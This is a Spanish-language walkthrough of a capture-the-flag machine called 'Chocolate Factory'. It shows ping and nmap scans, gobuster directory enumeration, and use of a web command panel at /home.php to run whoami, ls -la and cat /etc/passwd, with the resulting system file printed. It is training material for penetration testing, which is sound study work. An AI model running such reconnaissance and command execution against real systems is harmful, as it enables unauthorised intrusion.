


## Chocolate Factory – Difficulty Medium

Comencé haciendo un **ping** a la dirección IP, esta me dio que la conexión era exitosa. A su vez pude ver que el **TTL** era de 63, por ende es una máquina Linux.

A screenshot of a Parrot Terminal window. The terminal shows a user at the prompt [root@Kursk-141] in the directory /home/kursk/Documentos/Chocolate\_Factory. The user runs the command #ping -c1 10.10.41.59. The output shows a successful ping to 10.10.41.59 with 56(84) bytes of data, 64 bytes from 10.10.41.59, icmp\_seq=1, ttl=63, and time=240 ms. Below this, ping statistics are shown: 1 packet transmitted, 1 received, 0% packet loss, time 0ms, and rtt min/avg/max/mdev = 239.997/239.997/239.997/0.000 ms. The user then runs #nmap -pacsV -v --min-rate 5000 10.10.41.59. The output shows Nmap 7.92 starting at 2022-06-21 20:07 -03, loaded 45 scripts, initiated a ping scan, and then a SYN stealth scan. The scan discovered several open ports: 111/tcp, 22/tcp, 113/tcp, 80/tcp, 21/tcp, 110/tcp, and 119/tcp on 10.10.41.59.

```
[root@Kursk-141]~/home/kursk/Documentos/Chocolate_Factory
#ping -c1 10.10.41.59
PING 10.10.41.59 (10.10.41.59) 56(84) bytes of data.
64 bytes from 10.10.41.59: icmp_seq=1 ttl=63 time=240 ms

--- 10.10.41.59 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 239.997/239.997/239.997/0.000 ms
[root@Kursk-141]~/home/kursk/Documentos/Chocolate_Factory
#nmap -pacsV -v --min-rate 5000 10.10.41.59
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 20:07 -03
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 20:07
Scanning 10.10.41.59 [4 ports]
Completed Ping Scan at 20:07, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:07
Completed Parallel DNS resolution of 1 host. at 20:07, 0.14s elapsed
Initiating SYN Stealth Scan at 20:07
Scanning 10.10.41.59 [65535 ports]
SYN Stealth Scan Timing: About 50.00% done; ETC: 20:23 (0:07:46 remaining)
Discovered open port 111/tcp on 10.10.41.59
Discovered open port 22/tcp on 10.10.41.59
Discovered open port 113/tcp on 10.10.41.59
Discovered open port 80/tcp on 10.10.41.59
Discovered open port 21/tcp on 10.10.41.59
Discovered open port 110/tcp on 10.10.41.59
Discovered open port 119/tcp on 10.10.41.59
```

En segunda instancia realicé un escaneo **nmap**, en el cual encontré varios puertos abiertos, de los cuales solo tres podían ser útiles para explotar:

PORT STATE SERVICE VERSION

**21/tcp open ftp vsftpd 3.0.3**

**22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)**

**80/tcp open http Apache httpd 2.4.29 ((Ubuntu))**

100/tcp open newacct?


101/tcp open hostname?

102/tcp open iso-tsap?

103/tcp open gppitnp?

104/tcp open acr-nema?


105/tcp open csnet-ns?  
106/tcp open pop3pw?  
107/tcp open rtelnet?  
108/tcp open snagas?  
109/tcp open pop2?  
110/tcp open pop3?  
111/tcp open rpcbind?  
112/tcp open mcidas?  
113/tcp open ident?  
114/tcp open audionews?  
115/tcp open sftp?  
116/tcp open ansanotify?  
117/tcp open uucp-path?  
118/tcp open sqlserv?  
119/tcp open nntp?  
120/tcp open cfdptkt?  
121/tcp open erpc?  
122/tcp open smakynet?  
123/tcp open ntp?  
124/tcp open ansatrader?  
125/tcp open locus-map?



The screenshot shows a Parrot Terminal window with a dark theme. The terminal displays a list of open ports and services, starting from 21/tcp and ending at 122/tcp. The services listed include ftp, ssh, http, newacct?, hostname?, iso-tsap?, gppitnp?, acr-nema?, csnet-ns?, pop3pw?, rtelnet?, snagas?, pop2?, pop3?, rpcbind?, mcidas?, ident?, audionews?, sftp?, ansanotify?, uucp-path?, sqlserv?, nntp?, cfdptkt?, erpc?, and smakynet?. The terminal window has a menu bar with options: Archivo, Editar, Ver, Buscar, Terminal, Pestañas, and Ayuda. The title bar reads 'Parrot Terminal'.

```
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
100/tcp open newacct?
101/tcp open hostname?
102/tcp open iso-tsap?
103/tcp open gppitnp?
104/tcp open acr-nema?
105/tcp open csnet-ns?
106/tcp open pop3pw?
107/tcp open rtelnet?
108/tcp open snagas?
109/tcp open pop2?
110/tcp open pop3?
111/tcp open rpcbind?
112/tcp open mcidas?
113/tcp open ident?
114/tcp open audionews?
115/tcp open sftp?
116/tcp open ansanotify?
117/tcp open uucp-path?
118/tcp open sqlserv?
119/tcp open nntp?
120/tcp open cfdptkt?
121/tcp open erpc?
122/tcp open smakynet?
```

Como tercer paso, decidí ir al navegador y ver lo que hallaba al poner la dirección IP. EL resultado fue un panel de login:




En tanto apliqué el comando `“/robots.txt”` pero no encontré nada. De la misma manera sucedió cuando accedí al *código fuente* tampoco.

Tras hacer estos pasos y no encontrar nada más, decidí seguir con un escaneo de directorios mediante **Dirbuster**, el cual me brindó lo siguiente, pero de los cuales solo dos estaban activos:

```
/.htaccess (Status: 403) [Size: 278]  
/.hta (Status: 403) [Size: 278]  
/.htpasswd (Status: 403) [Size: 278]  
/.hta.txt Status: 403 [Size: 278]  
/.htaccess.txt (Status: 403) [Size: 278]  
/.htpasswd.txt (Status: 403) [Size: 278]  
/.hta.php (Status: 403) [Size: 278]  
/.htaccess.php (Status: 403) [Size: 278]  
/.htpasswd.php (Status: 403) [Size: 278]  
/home.php (Status: 200) [Size: 569]  
/index.html (Status: 200) [Size: 1466]
```


*/server-status (Status: 403) [Size: 278]*



```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Pestañas  Ayuda
Parrot Terminal x Parrot Terminal x
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php
[+] Timeout: 10s
=====
2022/06/25 21:11:20 Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.hta.txt (Status: 403) [Size: 278]
/.htaccess.txt (Status: 403) [Size: 278]
/.htpasswd.txt (Status: 403) [Size: 278]
/.hta.php (Status: 403) [Size: 278]
/.htaccess.php (Status: 403) [Size: 278]
/.htpasswd.php (Status: 403) [Size: 278]
/home.php (Status: 200) [Size: 569]
/index.html (Status: 200) [Size: 1466]
/server-status (Status: 403) [Size: 278]
=====
2022/06/25 21:12:49 Finished
=====
```


Debido a los tres directorios encontrados, decidí ingresar en *“/home.php”*, ya que este leerá los comandos **php** en la página principal. Al abrirlo en el navegador, me direccionó a la pantalla principal de comandos:






Allí comencé a ejecutar comandos y lo primero fue buscar el usuario con el cual se ejecutaba en su momento. Apliqué el comando *"whoami"*, para saber que usuario era y me brindó el dato de:

**www-data**



Ejecuté el comando “ls -la”, para poder ver los permisos de usuario:

```
drwxr-xr-x 2 root root 4096 Oct 6 2020
drwxr-xr-x 3 root root 4096 Sep 29 2020
-rw----- 1 root root 12288 Oct 1 2020
swp -rw-rw-r-- 1 charlie charley 65719 Sep 30 2020 home.jpg
-rw-rw-r-- 1 charlie charley 695 Sep 30 2020 home.php
-rw-rw-r-- 1 charlie charley 1060347 Sep 30 2020 image.png
-rw-rw-r-- 1 charlie charley 1466 Oct 1 2020 index.html
-rw-rw-r-- 1 charlie charley 273 Sep 29 2020 index.php.bak
-rw-r--r-- 1 charlie charley 8496 Sep 30 2020 key_rev_key -rw-rw-r--
1charlie charley 303 Sep 30 2020 validate.php
```




Apliqué el comando “cat/etc/passwd” para poder ver la cantidad de usuarios:

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-  
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System  
(admin):/var/lib/gnats:/usr/sbin/nologin  
